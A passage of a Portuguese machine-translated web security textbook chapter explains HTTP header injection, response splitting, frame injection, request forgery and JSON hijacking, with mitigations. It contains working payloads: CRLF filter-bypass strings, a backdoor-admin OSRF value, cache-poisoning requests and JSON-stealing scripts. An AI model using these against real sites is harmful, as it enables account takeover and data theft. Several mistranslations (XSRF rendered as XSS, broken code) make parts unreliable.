`.com` a todos os URLs fornecidos pelo usuário antes de emitir o redirecionamento. Se o URL fornecido pelo usuário não começar com um caractere de barra, ele deverá ser precedido por `http://yourdomainname.com/`.

O aplicativo deve usar URLs absolutos para todos os redirecionamentos, e a página de redirecionamento deve verificar se o URL fornecido pelo usuário começa com `http://yourdomainname.com/` antes de emitir o redirecionamento. Qualquer outra entrada deve ser rejeitada.

Assim como ocorre com as vulnerabilidades XSS baseadas no DOM, recomenda-se que os aplicativos não executem redirecionamentos por meio de scripts do lado do cliente com base nos dados do DOM, pois esses dados estão fora do controle direto do servidor.

Injeção de cabeçalho HTTP

As vulnerabilidades de injeção de cabeçalho HTTP surgem quando dados controláveis pelo usuário são inseridos de maneira insegura em um cabeçalho HTTP retornado pelo aplicativo. Se um invasor puder injetar caracteres de nova linha no cabeçalho que ele controla, ele poderá inserir cabeçalhos HTTP adicionais na resposta e escrever conteúdo arbitrário no corpo da resposta.

Essa vulnerabilidade surge mais comumente em relação aos cabeçalhos `Location` e `Set-Cookie`, mas é possível que ocorra em qualquer cabeçalho HTTP. Você viu anteriormente como um aplicativo pode receber informações fornecidas pelo usuário e inseri-las no cabeçalho `Location` de uma resposta 3xx. De forma semelhante, alguns aplicativos pegam a entrada fornecida pelo usuário e a inserem no valor de um cookie. Por exemplo:

```
GET /home.php?uid=123 HTTP/1.1
Host: wahh-app.com

HTTP/1.1 200 OK
Set-Cookie: UserId=123
...

```

Em qualquer um desses casos, pode ser possível que um invasor crie uma solicitação criada usando os caracteres carriage-return (`0x0d`) e/ou line-feed (`0x0a`) para injetar uma nova linha no cabeçalho que eles controlam e, assim, inserir mais dados na linha seguinte. Por exemplo:

```
GET /home.php?uid=123%0d%0aFoo:+bar HTTP/1.1 Host:
myapp.com

HTTP/1.1 200 OK
Set-Cookie: UserId=123 Foo:
bar
...

```

Exploração de vulnerabilidades de injeção de cabeçalho

As possíveis vulnerabilidades de injeção de cabeçalho podem ser detectadas de forma semelhante às vulnerabilidades de XSS, pois você está procurando casos em que a entrada controlável pelo usuário reaparece em qualquer lugar dentro dos cabeçalhos HTTP retornados pelo aplicativo. Portanto, durante a sondagem do aplicativo em busca de vulnerabilidades de XSS,

Você também deve identificar todos os locais em que o aplicativo possa estar vulnerável à injeção de cabeçalho.

ETAPAS DO HACK

- Para cada instância potencialmente vulnerável na qual a entrada controlável pelo usuário é copiada em um cabeçalho HTTP, verifique se o aplicativo aceita dados que contenham carriage-return (%0d) e line-feed (%0a) codificados por URL e se esses caracteres são retornados não higienizados em sua resposta.
- Observe que você está procurando que os próprios caracteres de nova linha apareçam na resposta do servidor, e não seus equivalentes codificados por URL. Se se você visualizar a resposta em um proxy de interceptação, deverá ver uma linha adicional nos cabeçalhos HTTP se o ataque for bem-sucedido.
- Se apenas um dos dois caracteres de nova linha for retornado nas respostas do servidor, ainda assim poderá ser possível criar uma exploração funcional, dependendo do contexto.
- Se você perceber que os caracteres de nova linha estão sendo bloqueados ou higienizados pelo aplicativo, tente as seguintes soluções de desvio:

```
foo%00%0d%0abar  
foo%250d%250abar  
foo%0d0d%0a0abar
```

Se for possível injetar cabeçalhos arbitrários e conteúdo do corpo da mensagem na resposta, esse comportamento poderá ser usado para atacar outros usuários do aplicativo de várias maneiras.

Injeção de cookies

É possível construir um URL que defina cookies arbitrários no navegador de qualquer usuário que o solicite. Por exemplo:

```
GET /redir.php?target=%0d%0aSet-cookie:+SessId%3d120a12f98e8; HTTP/1.1  
Host: wahh-app.com
```

```
HTTP/1.1 302 Object moved  
Location: /  
Set-cookie: SessId=120a12f98e8;
```

Se configurados adequadamente, esses cookies podem persistir em diferentes sessões do navegador. Os usuários-alvo podem ser induzidos a acessar o URL malicioso por meio dos mesmos mecanismos de entrega descritos para as vulnerabilidades XSS refletidas (e-mail, site de terceiros etc.).

Dependendo do aplicativo, a definição de um cookie específico pode interferir na lógica do aplicativo em detrimento do usuário (por exemplo, `UseHttps=false`). Além disso, a configuração de um token de sessão controlado por um invasor pode ser usada para realizar um ataque de fixação de sessão (descrito mais adiante neste capítulo).

Realização de outros ataques

Como a injeção de cabeçalho HTTP permite que um invasor controle todo o corpo de uma resposta, ela pode ser usada como um mecanismo de entrega para praticamente qualquer ataque contra outros usuários, incluindo desfiguração de sites virtuais, injeção de scripts, redirecionamento arbitrário, ataques contra controles ActiveX e assim por diante.

Divisão de respostas HTTP

Essa é uma técnica de ataque que busca envenenar o cache de um servidor proxy com conteúdo malicioso, a fim de comprometer outros usuários que acessam o aplicativo por meio do proxy. Por exemplo, se todos os usuários de uma rede corporativa acessarem um aplicativo por meio de um proxy de cache, o invasor poderá atacá-los injetando conteúdo malicioso no cache do proxy, que será exibido para todos os usuários que solicitarem a página afetada.

Uma vulnerabilidade de injeção de cabeçalho pode ser explorada para fornecer um ataque de divisão de resposta usando as seguintes etapas:

1. O invasor escolhe uma página do aplicativo que ele deseja envenenar no cache do proxy. Por exemplo, ele pode substituir a página em `/admin/` com um formulário de login de Trojan que envia as credenciais do usuário para o servidor do invasor.
 2. O invasor localiza uma vulnerabilidade de injeção de cabeçalho e formula uma solicitação que injeta um corpo HTTP inteiro na resposta, além de um segundo conjunto de cabeçalhos de resposta e um segundo corpo de resposta. O segundo corpo de resposta contém o código-fonte HTML do formulário de login do cavalo de Troia. O efeito é que a resposta do servidor se parece exatamente com duas respostas HTTP separadas encadeadas. Daí o nome da técnica de ataque, porque o invasor efetivamente "dividiu" a resposta do servidor em duas respostas separadas.
- Por exemplo:

```
GET /home.php?uid=123%0d%0aContent-Length:+22%0d%0a%0d%0a<html>%0d%
0af0o%0d%0a</html>%0d%0aHTTP/1.1+200+OK%0d%0aContent-Length:
+2307%0d%0a%0d%0a<html>%0d%0a<head>%0d%0a<title>Administrator+login
</title>0d%0a[...long URL...] HTTP/1.1
Host: wahh-app.com
```

```
HTTP/1.1 200 OK
Set-Cookie: UserId=123
Content-Length: 22

<html>
foo
</html> HTTP/1.1
200 OK
Content-Length: 2307
```

```
<html>
<head>
<title>Login do administrador</title>
...
```

3. O invasor abre uma conexão TCP com o servidor proxy e envia sua solicitação criada, seguida imediatamente por uma solicitação para que a página seja envenenada. O pipelining de solicitações dessa forma é legal no protocolo HTTP:

```
GET http://wahh-app.com/home.php?uid=123%0d%0aContent-Length:+22%0d%
%0a%0d%0a<html>%0d%0afoo%0d%0a</html>%0d%0aHTTP/1.1+200+OK%0d%
0aContent-Length:+2307%0d%0a%0d%0a<html>%0d%0a<head>%0d%0a
<title>Administrador+login</title>%0d%0a[...long URL...] HTTP/1.1
Host: wahh-app.com
Conexão proxy: Keep-alive

GET http://wahh-app.com/admin/ HTTP/1.1
Host: wahh-app.com
Conexão proxy: Fechar
```

4. O servidor proxy abre uma conexão TCP com o aplicativo e envia as duas solicitações em pipeline da mesma forma.
5. O aplicativo responde à primeira solicitação com o conteúdo HTTP injetado pelo invasor, que se parece exatamente com duas respostas HTTP separadas.
6. O servidor proxy recebe essas duas respostas aparentes e interpreta a segunda como sendo a resposta à segunda solicitação em cascata do invasor, que foi para o URL `http://wahh-app/admin/`. O proxy armazena em cache essa segunda resposta como o conteúdo desse URL. (Se o proxy já tiver armazenado uma cópia em cache da página, o invasor poderá fazer com que ele solicite novamente o URL e atualize seu cache com a nova versão inserindo um cabeçalho `If-Modified-Since` apropriado em sua segunda solicitação e um cabeçalho `Last-Modified` na resposta injetada).

7. O aplicativo emite sua resposta real à segunda solicitação do invasor, contendo o conteúdo autêntico do URL `http://wahh-app.com/admin/`. O servidor proxy não reconhece essa resposta como sendo uma resposta a uma solicitação que ele realmente emitiu e, portanto, a descarta.
8. Um usuário acessa o site `http://wahh-app/admin/` por meio do servidor proxy e recebe o conteúdo desse URL que foi armazenado no cache do proxy. Esse conteúdo é, na verdade, o formulário de login do Trojan do invasor, de modo que as credenciais do usuário são comprometidas.

Prevenção de vulnerabilidades de injeção de cabeçalho

A maneira mais eficaz de evitar vulnerabilidades de injeção de cabeçalho HTTP é não inserir entradas controláveis pelo usuário nos cabeçalhos HTTP retornados pelo aplicativo. Como você viu com as vulnerabilidades de redirecionamento arbitrário, geralmente há alternativas mais seguras disponíveis para esse comportamento.

Se for considerado inevitável inserir dados controláveis pelo usuário nos cabeçalhos HTTP, o aplicativo deverá empregar uma abordagem dupla de defesa em profundidade para evitar o surgimento de vulnerabilidades:

Validação de entrada - O aplicativo deve executar a validação dependente do contexto dos dados que estão sendo inseridos, da maneira mais rigorosa possível. Por exemplo, se um valor de cookie estiver sendo definido com base na entrada do usuário, pode ser apropriado restringi-lo apenas a caracteres alfabéticos e a um comprimento máximo de seis bytes.

Validação de saída - cada dado inserido nos cabeçalhos deve ser filtrado para detectar caracteres potencialmente maliciosos. Na prática, qualquer caractere com um código ASCII abaixo de 0x20 deve ser considerado suspeito, e a solicitação deve ser rejeitada.

Os aplicativos podem evitar que as vulnerabilidades de injeção de cabeçalho restantes sejam usadas para envenenar os caches do servidor proxy usando HTTPS para todo o conteúdo do aplicativo.

Injeção de moldura

A injeção de quadro é uma vulnerabilidade relativamente simples que surge do fato de que, em muitos navegadores, se um site cria um quadro nomeado, qualquer janela aberta pelo mesmo processo do navegador tem permissão para gravar o conteúdo desse quadro, mesmo que seu próprio conteúdo tenha sido emitido por um site diferente.

OBSERVAÇÃO As versões mais recentes da maioria dos navegadores

modificaram seu comportamento em relação aos frames nomeados e, por padrão, estendem a mesma política de origem para impedir que um site escreva o conteúdo de um frame que foi emitido por um domínio diferente. À medida que os usuários migrarem gradualmente para os navegadores mais recentes, essa categoria de vulnerabilidade deixará de ser relevante.

ETAPAS DO HACK

- Se o aplicativo usar quadros, examine o código-fonte HTML da janela principal do navegador, que deve conter o código do conjunto de quadros.
- Se o conjunto de quadros atribuir um nome a cada quadro, ele provavelmente está vulnerável, como no exemplo a seguir, indicado pela presença do atributo `name` na tag que cria cada quadro:

```
<frameset rows="50,*" >
    <frame src="top_menu.asp" name="top_menu" frameborder="yes"
           title="Top menu">
    <frame src="left_menu.asp" name="left_menu"
           frameborder="yes" title="Left menu">
    <frame src="main_display.asp" name="main_display" frameborder="yes"
           title="Main display">
</frameset>
```

- Se o conjunto de quadros usar quadros nomeados, mas os nomes parecerem altamente enigmáticos ou aleatórios, acesse o aplicativo várias vezes em diferentes navegadores e verifique se os nomes dos quadros mudam. Se isso acontecer, e não há nenhuma maneira de um invasor prever os nomes dos quadros de outros usuários, então o aplicativo provavelmente não está vulnerável.

Exploração da injeção de quadros

Se o aplicativo for vulnerável à injeção de quadros, um invasor poderá explorar isso usando as seguintes etapas:

1. O invasor cria um site de aparência inócuia que contém um script que é ativado a cada 10 segundos e tenta sobrescrever o conteúdo do quadro denominado `main_display`. O novo conteúdo é hospedado no site do invasor e contém uma funcionalidade de cavalo de Troia que parece idêntica ao conteúdo normal do `wahh-app.com`, mas transmite todos os dados inseridos para o invasor.
2. O invasor espera que os usuários do `wahh-app.com` naveguem até seu site inócuo ou usa alguns meios proativos para induzi-los a fazer isso, como enviar e-mails, comprar anúncios em banner e assim por diante.

3. Um usuário navega no site de aparência inócuia do atacante. Se o usuário estiver usando simultaneamente o `wahh-app.com`, ou se o fizer enquanto o site do invasor estiver sendo exibido em outra janela do navegador, o conteúdo do Trojan do invasor substituirá o quadro `main_display` na janela do `wahh-app.com`. Se o usuário continuar usando o que parece ser o site `wahh-app.com`, todos os dados que ele inserir serão enviados ao invasor.

Esse tipo de ataque tem semelhanças com os ataques de phishing, nos quais o invasor constrói um site clonado e procura induzir os usuários desavisados a acessá-lo. No entanto, no caso da injeção de quadros, o ataque é mais sofisticado e muito mais convincente, pois o conteúdo clonado substitui o conteúdo autêntico em uma janela do navegador cujo URL ainda aponta para o aplicativo original.

Se o aplicativo visado usar HTTPS, o ataque ainda será bem-sucedido, e o cadeado de segurança exibido pela janela do navegador continuará a mostrar o certificado correto para `wahh-app.com`. Isso ocorre porque, quando um navegador exibe um conjunto de quadros, as informações de segurança da janela principal estão relacionadas à página que contém o conjunto de quadros, que, nesse caso, ainda é originária do `wahh-app.com`. Portanto, mesmo um usuário bem informado pode não perceber um ataque desse tipo.

Como evitar a injeção de quadros

Há duas atenuações disponíveis para as vulnerabilidades de injeção de quadro:

Se não houver necessidade de que os diferentes quadros do aplicativo se intercomuniquem, remova completamente os nomes dos quadros e torne-os anônimos. Entretanto, como a intercomunicação normalmente é necessária, essa opção geralmente não é viável.

Usar quadros nomeados, mas torná-los exclusivos para cada sessão e não ditáveis. Uma opção possível é anexar o token de sessão do usuário a cada nome de quadro de base, como `main_display`.

Solicitação de falsificação

Essa categoria de ataque (também conhecida como *session riding*) está intimamente relacionada aos ataques de sequestro de sessão, nos quais um invasor captura o token de sessão de um usuário e, assim, pode usar o aplicativo "como" esse usuário. No entanto, com a falsificação de solicitações, o invasor nunca precisa saber de fato o token de sessão da vítima. Em vez disso, o invasor explora o comportamento normal dos navegadores da Web para sequestrar um

token do usuário, fazendo com que ele seja usado para fazer solicitações que o usuário não pretende fazer.

As vulnerabilidades de falsificação de solicitações são de dois tipos: no local e entre sites.

Falsificação de solicitação no local

A falsificação de solicitação no local (OSRF) é uma carga útil de ataque conhecida para explorar vulnerabilidades de XSS armazenadas. No worm do MySpace, Samy colocou um script em seu perfil que fez com que qualquer usuário que visualizasse o perfil executasse várias ações não permitidas. O que geralmente não é levado em consideração é que as vulnerabilidades armazenadas de OSRF podem existir mesmo em situações em que o XSS não é possível.

Considere um aplicativo de quadro de mensagens que permite que os usuários enviem itens que são visualizados por outros usuários. As mensagens são enviadas usando uma solicitação como a seguinte:

```
POST /submit.php
Host: wahh-app.com
Content-Length: 34

type=question&name=daf&message=foo
```

Essa solicitação faz com que o seguinte seja adicionado à página de mensagens:

```
<tr>
  <td></td>
  <td>daf</td>
  <td>foo</td>
</tr>
```

Nessa situação, é claro que você testaria as falhas de XSS. No entanto, suponha que o aplicativo esteja codificando corretamente em HTML todos os caracteres " < e > " que ele insere na página. Depois de se certificar de que essa defesa não pode ser contornada de forma alguma, você pode passar para o próximo teste.

Mas veja novamente. Você controla parte do destino da tag ``. Embora não seja possível sair da string entre aspas, você pode modificar o URL para fazer com que qualquer usuário que visualize sua mensagem faça uma solicitação GET arbitrária no site. Por exemplo, o envio do seguinte valor no parâmetro `type` fará com que qualquer pessoa que visualize sua mensagem faça uma solicitação que tente adicionar um novo usuário administrativo:

```
..../admin/newUser.php?username=daf2&password=Owned&role=admin#
```

Quando um usuário comum é induzido a emitir sua solicitação criada, é claro que ela falhará. Mas quando um administrador visualiza sua mensagem, sua conta backdoor é criada. Você realizou um ataque OSRF bem-sucedido, mesmo

embora o XSS não fosse possível. E, é claro, o ataque será bem-sucedido mesmo que os administradores tomem a precaução de desativar o JavaScript.

Na sequência de ataque anterior, observe o caractere # que efetivamente encerra o URL antes do sufixo .gif. Você poderia facilmente usar & para incorporar o sufixo como um parâmetro de solicitação adicional.

ETAPAS DO HACK

- Em todos os locais em que os dados enviados por um usuário são exibidos para outros usuários, mas você não consegue executar um ataque de XSS armazenado, verifique se o comportamento do aplicativo o deixa vulnerável a OSRF.
- A vulnerabilidade normalmente surge quando os dados fornecidos pelo usuário são inseridos no destino de um hiperlink ou outro URL dentro da página retornada.
A menos que o aplicativo bloqueeie especificamente os caracteres necessários (tipicamente pontos, barras e os delimitadores usados na string de consulta), é quase certo que ele seja vulnerável.
- Se você descobrir uma vulnerabilidade de OSRF, procure uma solicitação adequada para usar como alvo em sua exploração, conforme descrito na próxima seção para XSRF.

As vulnerabilidades de OSRF podem ser evitadas validando a entrada do usuário da forma mais rigorosa possível antes que ela seja incorporada às respostas. Por exemplo, no caso específico descrito, o aplicativo poderia verificar se o parâmetro type tem um de um intervalo específico de valores. Se o aplicativo precisar aceitar outros valores que não podem ser previstos com antecedência, a entrada contendo qualquer um dos caracteres / .

\ ? & e = devem ser bloqueados.

Observe que a codificação HTML desses caracteres *não é* uma defesa eficaz contra ataques OSRF, pois os navegadores decodificarão a cadeia de caracteres do URL de destino antes que ela seja solicitada.

Dependendo do ponto de inserção e do contexto ao redor, também pode ser possível evitar ataques OSRF usando as mesmas defesas descritas na próxima seção para ataques XSRF.

Falsificação de solicitação entre sites

A falsificação de solicitação entre sites (XSRF) envolve um mecanismo de entrega semelhante ao ataque de injeção de quadros descrito anteriormente. No entanto, o XSRF não envolve o invasor que apresenta qualquer conteúdo falsificado ao usuário. Em vez disso, o invasor cria um site de aparência inócuia que faz com que o navegador do usuário envie uma solicitação diretamente ao aplicativo vulnerável, para executar alguma ação não intencional que seja benéfica para o invasor.

Lembre-se de que a política de mesma origem do navegador não proíbe um site de emitir solicitações para um domínio diferente. No entanto, ela impede que o site de origem processe as respostas a solicitações entre domínios. Portanto, ao contrário de sua contraparte no local, os ataques XSS são apenas "unidirecionais". Não seria possível executar as ações de vários estágios do worm Samy em um ataque XSS puro.

Um exemplo bem conhecido de uma falha XSS foi encontrado no aplicativo eBay por Dave Armstrong em 2004. Era possível criar um URL que levava o usuário solicitante a fazer um lance arbitrário em um item de leilão. Um site de terceiros poderia fazer com que os visitantes solicitassesem esse URL, de modo que qualquer usuário do eBay que visitasse o site fizesse um lance. Além disso, com um pouco de trabalho, foi possível explorar a vulnerabilidade em um ataque OSRF armazenado dentro do próprio aplicativo do eBay. O aplicativo permitia que os usuários colcassem tags `` nas descrições dos leilões. Para se defender contra ataques, o aplicativo validava que o `src` da tag retornava um arquivo de imagem real. No entanto, era possível colocar um link para um servidor externo que retornava uma imagem legítima no momento em que o item do leilão era criado e, posteriormente, substituir essa imagem por um redirecionamento HTTP para o URL XSS criado. Dessa forma, qualquer pessoa que visualizasse o item de leilão poderia, sem querer, fazer um lance nele. Mais detalhes podem ser encontrados na postagem original do Bugtraq:

<http://archive.cert.uni-stuttgart.de/bugtraq/2005/04/msg00279.html>

OBSERVAÇÃO O defeito na validação de imagens externas do aplicativo é conhecido como uma falha de "tempo de verificação, tempo de uso" (TOCTOU), porque um item é validado em um momento e usado em outro momento, e um invasor pode modificar seu valor no intervalo entre eles.

Exploração das falhas do XSS

As vulnerabilidades XSS surgem principalmente quando os cookies HTTP são usados para transmitir tokens de sessão. Depois que um aplicativo define um cookie no navegador de um usuário, o navegador envia automaticamente esse cookie de volta ao aplicativo em todas as solicitações subsequentes. Isso ocorre independentemente de a solicitação se originar de um link fornecido pelo próprio aplicativo ou de um URL recebido de outro lugar, como em um e-mail ou em outro site da Web, ou de qualquer outra fonte. Se o aplicativo não tomar precauções contra o uso indevido do token dessa forma, ele estará vulnerável ao XSS.

ETAPAS DO HACK

- Analise a funcionalidade principal do aplicativo, conforme enumerado em seus exercícios de mapeamento de aplicativos (consulte o Capítulo 4).
- Encontre uma função de aplicativo que (a) possa ser usada para executar alguma ação sensível em nome de um usuário involuntário e (b) empregue parâmetros de solicitação que um invasor possa determinar totalmente com antecedência, ou seja, quais não contêm tokens de sessão ou outros itens imprevisíveis. Por exemplo:

```
POST /TransferFunds.asp HTTP/1.1 Host:  
wahh-app.com
```

```
FromAccount=current&ToSortCode=123456&ToAccountNumber=  
12345678&Amount=1000.00&When=now
```

- Crie uma página HTML que emitirá a solicitação desejada sem nenhuma interação do usuário. Para solicitações GET, você pode colocar uma tag com o parâmetro src definido para o URL vulnerável. Para solicitações POST, você pode criar uma tag que contém campos ocultos para todos os parâmetros relevantes necessários para o ataque e tem seu alvo definido como o URL vulnerável. Você pode usar o JavaScript para enviar automaticamente o formulário assim que a página for carregada.
- Enquanto estiver conectado ao aplicativo, use o mesmo navegador para carregar a página HTML criada. Verifique se a ação desejada é executada no aplicativo.

Prevenção de falhas de XSRF

As vulnerabilidades de XSRF surgem devido à forma como os navegadores enviam automaticamente os cookies de volta ao servidor da Web emissor a cada solicitação subsequente. Se um aplicativo da Web depender exclusivamente de cookies HTTP como seu mecanismo de transmissão de tokens de sessão, ele estará inherentemente em risco de sofrer esse tipo de ataque.

Os ataques XSRF podem ser evitados se não dependermos apenas dos cookies dessa forma. Nos aplicativos mais críticos para a segurança, como bancos online, é comum ver alguns tokens de sessão sendo transmitidos por meio de campos ocultos em formulários HTML. Quando cada solicitação é enviada, além de validar os cookies de sessão, o aplicativo verifica se os tokens corretos foram recebidos no envio do formulário. Se um aplicativo se comportar dessa maneira, um invasor não poderá montar um ataque XSRF sem já saber o valor dos tokens que estão sendo transmitidos em campos ocultos. Para ser bem-sucedido, o invasor já precisará ter sequestrado a sessão do usuário, tornando desnecessário qualquer ataque XSRF.

Não cometa o erro de confiar no cabeçalho HTTP Referer para indicar se uma solicitação foi originada no local ou fora dele. O cabeçalho Referer pode ser

falsificado usando versões mais antigas do Flash ou mascarado completamente usando uma meta tag de atualização. Em geral, o cabeçalho `Referer` não é uma base confiável para a criação de defesas de segurança em aplicativos da Web.

Uma proteção anti-XSRF empregada em alguns aplicativos é exigir que os usuários concluam várias etapas para realizar ações confidenciais, como transferências de fundos. Se isso for feito, para ser eficaz, o aplicativo deverá employar algum tipo de token ou nonce no processo de várias etapas. Normalmente, no primeiro estágio, o aplicativo coloca um token em um campo de formulário oculto e, no segundo estágio, verifica se o mesmo token foi enviado. Como os ataques XSRF são unidirecionais, o site atacante não pode recuperar o token do primeiro estágio para enviá-lo no segundo. Se o aplicativo usar duas etapas sem a proteção de um token, a defesa não alcançará nada, pois um ataque XSRF pode simplesmente emitir as duas solicitações necessárias sucessivamente ou (muito frequentemente) prosseguir diretamente para a segunda solicitação.

Derrota das defesas anti-XSRF via XSS

Costuma-se dizer que as defesas anti-XSRF podem ser derrotadas se o aplicativo contiver alguma vulnerabilidade XSS. Mas isso é apenas parcialmente verdadeiro. A ideia por trás dessa teoria está correta: como as cargas úteis de XSS são executadas no local, elas podem realizar uma interação bidirecional com o aplicativo e, portanto, podem recuperar tokens das respostas do aplicativo e enviá-los em solicitações subsequentes. No entanto, se uma página que estiver protegida por defesas anti-XSRF também contiver uma falha de XSS refletida, essa falha *não poderá* ser usada para quebrar as defesas. Não se esqueça de que a solicitação inicial em um ataque de XSS refletido é, em si, entre sites. O invasor cria uma solicitação de URL ou `POST` contendo uma entrada maliciosa que é copiada na resposta do aplicativo. Mas se a página vulnerável implementar defesas anti-XSRF, a solicitação criada pelo invasor já deverá conter o token necessário para ser bem-sucedida. Se isso não acontecer, a solicitação será rejeitada e o caminho do código que contém a falha de XSS refletida não será executado. A questão aqui não é se o JavaScript injetado pode ler quaisquer tokens contidos na resposta do aplicativo (é claro que pode), mas sim como obter o JavaScript em uma resposta que contenha esses tokens em primeiro lugar.

Em geral, há duas situações em que as vulnerabilidades de XSS podem ser exploradas para derrotar as defesas anti-XSRF:

Se houver alguma falha de XSS armazenada na funcionalidade defendida, ela sempre poderá ser explorada para anular as defesas. O JavaScript injetado por meio do ataque armazenado pode ler diretamente os tokens contidos na mesma resposta em que o script aparece.

Se o aplicativo empregar defesas anti-XSRF apenas para parte de sua funcionalidade autenticada e houver uma falha de XSS refletida em uma função que não esteja protegida contra XSRF, essa falha poderá ser explorada para

anular as defesas anti-XSRF. Por exemplo, se um aplicativo empregar tokens anti-XSRF para proteger apenas a segunda etapa de uma função de transferência de fundos, um invasor poderá aproveitar um ataque de XSS refletido em outro local para anular a defesa. Um script injetado por meio dessa falha pode fazer uma solicitação no local para a primeira etapa da transferência de fundos, recuperar o token e usá-lo para solicitar a segunda etapa. O ataque é bem-sucedido porque a primeira etapa da transferência, que não é defendida contra o XSRF, retorna o token necessário para acessar a página defendida. A dependência apenas de cookies HTTP para acessar a primeira etapa significa que ela pode ser aproveitada para obter acesso ao token que defende a segunda etapa.

Sequestro de JSON

O sequestro de JSON é uma versão especial de um ataque XSRF que, em determinadas circunstâncias, pode violar os objetivos da política de mesma origem do navegador. Ele permite que um site mal-intencionado recupere e processe dados de um domínio diferente, contornando assim a restrição "unidirecional" que normalmente se aplica ao XSRF.

A possibilidade de sequestro de JSON surge por causa de uma peculiaridade na mesma política de otimização. Lembre-se de que os navegadores tratam o JavaScript como código, não como dados - eles permitem que um site recupere e execute código de um domínio diferente. Quando o código entre domínios é executado, ele é tratado como tendo sido originado do site que o invocou e é executado nesse contexto. O motivo pelo qual essa peculiaridade pode levar a vulnerabilidades é que muitos dos complexos aplicativos da Web atuais usam JavaScript para a transmissão de dados, de uma forma que não foi prevista quando a política de mesma origem foi criada.

JSON

JSON (JavaScript Object Notation) é um formato simples de transferência de dados que pode ser usado para serializar dados arbitrários e pode ser processado diretamente por interpretadores JavaScript. É comumente empregado em aplicativos Ajax como uma alternativa ao formato XML originalmente usado para transmissão de dados. Em uma situação típica, quando um usuário executa uma ação, o JavaScript do lado do cliente usa XMLHttpRequest para comunicar a ação ao servidor. O servidor retorna uma resposta leve contendo dados no formato JSON. O script do lado do cliente processa esses dados e atualiza a interface do usuário de acordo.

Por exemplo, um aplicativo de webmail baseado em Ajax pode conter um painel que permite aos usuários alternar entre diferentes dados. Quando um usuário clica em Contatos

o navegador usa XMLHttpRequest para recuperar os contatos pessoais do usuário, que são retornados usando JSON:

```
[  
  [ 'Jeff', '1741024918', 'ginger@microsoft.com' ],  
  [ 'C Gillingham', '3885193114', 'c2004@symantec.com' ], [  
    'Mike Kemp', '8041148671', 'fkwitt@layerone.com' ],  
    [ 'Wade A', '5078782513', 'kingofbeef@ngssoftware.com' ]  
]
```

A mensagem retornada contém sintaxe JavaScript válida que define uma matriz. O script do lado do cliente usa o interpretador JavaScript para construir a matriz e, em seguida, processa seu conteúdo.

Ataques contra JSON

Como o JavaScript está sendo usado para transmitir dados, em vez de código puro, surge a possibilidade de um site mal-intencionado explorar a mesma política de origem no tratamento do JavaScript e obter acesso aos dados gerados por outros aplicativos. Esse ataque envolve uma solicitação XSRF, conforme descrito anteriormente. No entanto, no presente caso, pode ser possível que o site mal-intencionado leia os dados retornados na resposta entre sites, realizando assim uma interação bidirecional com o aplicativo de destino.

Obviamente, não é possível que um site mal-intencionado simplesmente carregue um script de um domínio diferente e exiba seu conteúdo. Isso ainda violaria a mesma política de origem, independentemente de a resposta em questão conter JavaScript ou outro conteúdo. Em vez disso, o site mal-intencionado usa uma tag <script> para incluir o script de destino e executá-lo em sua própria página. Com um pouco de trabalho, ao executar de fato o script incluído, o site mal-intencionado pode obter acesso aos dados que ele contém.

No momento em que este artigo foi escrito, há duas maneiras conhecidas pelas quais um site mal-intencionado pode executar esse truque: substituindo o construtor de matriz padrão ou implementando uma função de retorno de chamada adequada.

Substituindo o construtor de matriz

Se os dados JSON retornados pelo aplicativo de destino contiverem uma matriz serializada, o site mal-intencionado poderá substituir o construtor padrão para matrizes a fim de obter acesso aos dados JSON quando a matriz for construída. Esse ataque pode ser realizado da seguinte forma no navegador Firefox:

```
<script>  
  function capture(s) {  
    alert(s);  
  }  
</script>
```

```
função Array() {
    for (var i = 0; i < 3; i++) this[i]
        setter = capture;
}
</script>
<script src="http://wahh-app.com/private/contacts.json"></script>
```

Esse ataque de prova de conceito executa três ações principais:

Ele implementa uma função chamada `capture`, que simplesmente gera um alerta exibindo todos os dados passados para ele.

Ele substitui o objeto `Array` e define o setter para os três primeiros elementos do array como sendo a função de captura.

Inclui o objeto JSON de destino na página, definindo o URL relevante como o atributo `src` de uma tag `<script>`.

Quando esse ataque é executado, o alvo da tag `<script>` é recuperado e executado. O objeto serializado, que é uma matriz multidimensional contendo os contatos do usuário vítima, é construído. Quando cada elemento da matriz é definido, o setter substituído é invocado, permitindo que o script do invasor capture o conteúdo do elemento. No exemplo, o script simplesmente exibe uma série de alertas contendo os dados da matriz.

Essa mesma vulnerabilidade foi descoberta no aplicativo GMail por Jeremiah Grossman em 2006. Em outros casos, os ataques podem substituir o `Object` em vez do `Array`, com o mesmo efeito.

Implementação de uma função de retorno de chamada

Em alguns aplicativos, o JavaScript retornado pelo aplicativo vulnerável não contém apenas um objeto JSON, mas também invoca uma função de retorno de chamada nesse objeto. Por exemplo:

```
showContacts(
[
    [ 'Jeff', '1741024918', 'ginger@microsoft.com' ],
    [ 'C Gillingham', '3885193114', 'c2004@symantec.com' ],
    [ 'Mike Kemp', '8041148671', 'fkwitt@layerone.com' ],
    [ 'Wade A', '5078782513', 'kingofbeef@ngssoftware.com' ]
]);
```

Essa técnica é frequentemente usada em mash-ups em que um aplicativo inclui um objeto JSON de outro domínio e especifica uma função de retorno de chamada em sua solicitação para o script. O script retornado invoca a função de retorno de chamada especificada no objeto JSON, permitindo que o aplicativo que o invoca processe os dados de maneiras arbitrárias.

Como esse mecanismo foi projetado especificamente para contornar as restrições de mesma origem do navegador, é claro que um invasor pode abusar dele para capturar dados retornados de outros domínios. No exemplo mostrado, um ataque simplesmente precisa implementar a função `showContacts` e incluir o script de destino. Por exemplo:

```
<script>
    function showContacts(a) {
        alert(a);
    }
</script>
<script src="http://wahh-app.com/private/contacts.json?callback=
showContacts"></script>
```

Identificação de vulnerabilidades de sequestro de JSON

Como o sequestro de JSON é uma espécie de falsificação de solicitação entre sites, algumas instâncias dele podem ser identificadas usando a mesma metodologia descrita para o XSRF. No entanto, como o sequestro de JSON permite que você recupere dados arbitrários de outro domínio, e não apenas execute ações entre domínios, você está interessado em um intervalo de funcionalidades diferente do que está ao sondar falhas padrão de XSRF.

ETAPAS DO HACK

- Se o aplicativo usar Ajax, procure por instâncias em que uma resposta contenha dados confidenciais em formato JSON ou outro JavaScript.
- Assim como no XSRF padrão, determine se é possível construir uma solicitação entre domínios para recuperar os dados. Se a solicitação não contiver nenhum parâmetro imprevisível, o aplicativo poderá estar vulnerável.
- Os ataques de sequestro de JSON só podem ser realizados usando o método GET, porque esse é o método usado quando uma URL especificada em uma inclusão `<script>` é recuperada. Se a solicitação do próprio aplicativo usar o método POST determine se a solicitação ainda é aceita quando você altera o método para GET e move os parâmetros do corpo para a string de consulta do URL.
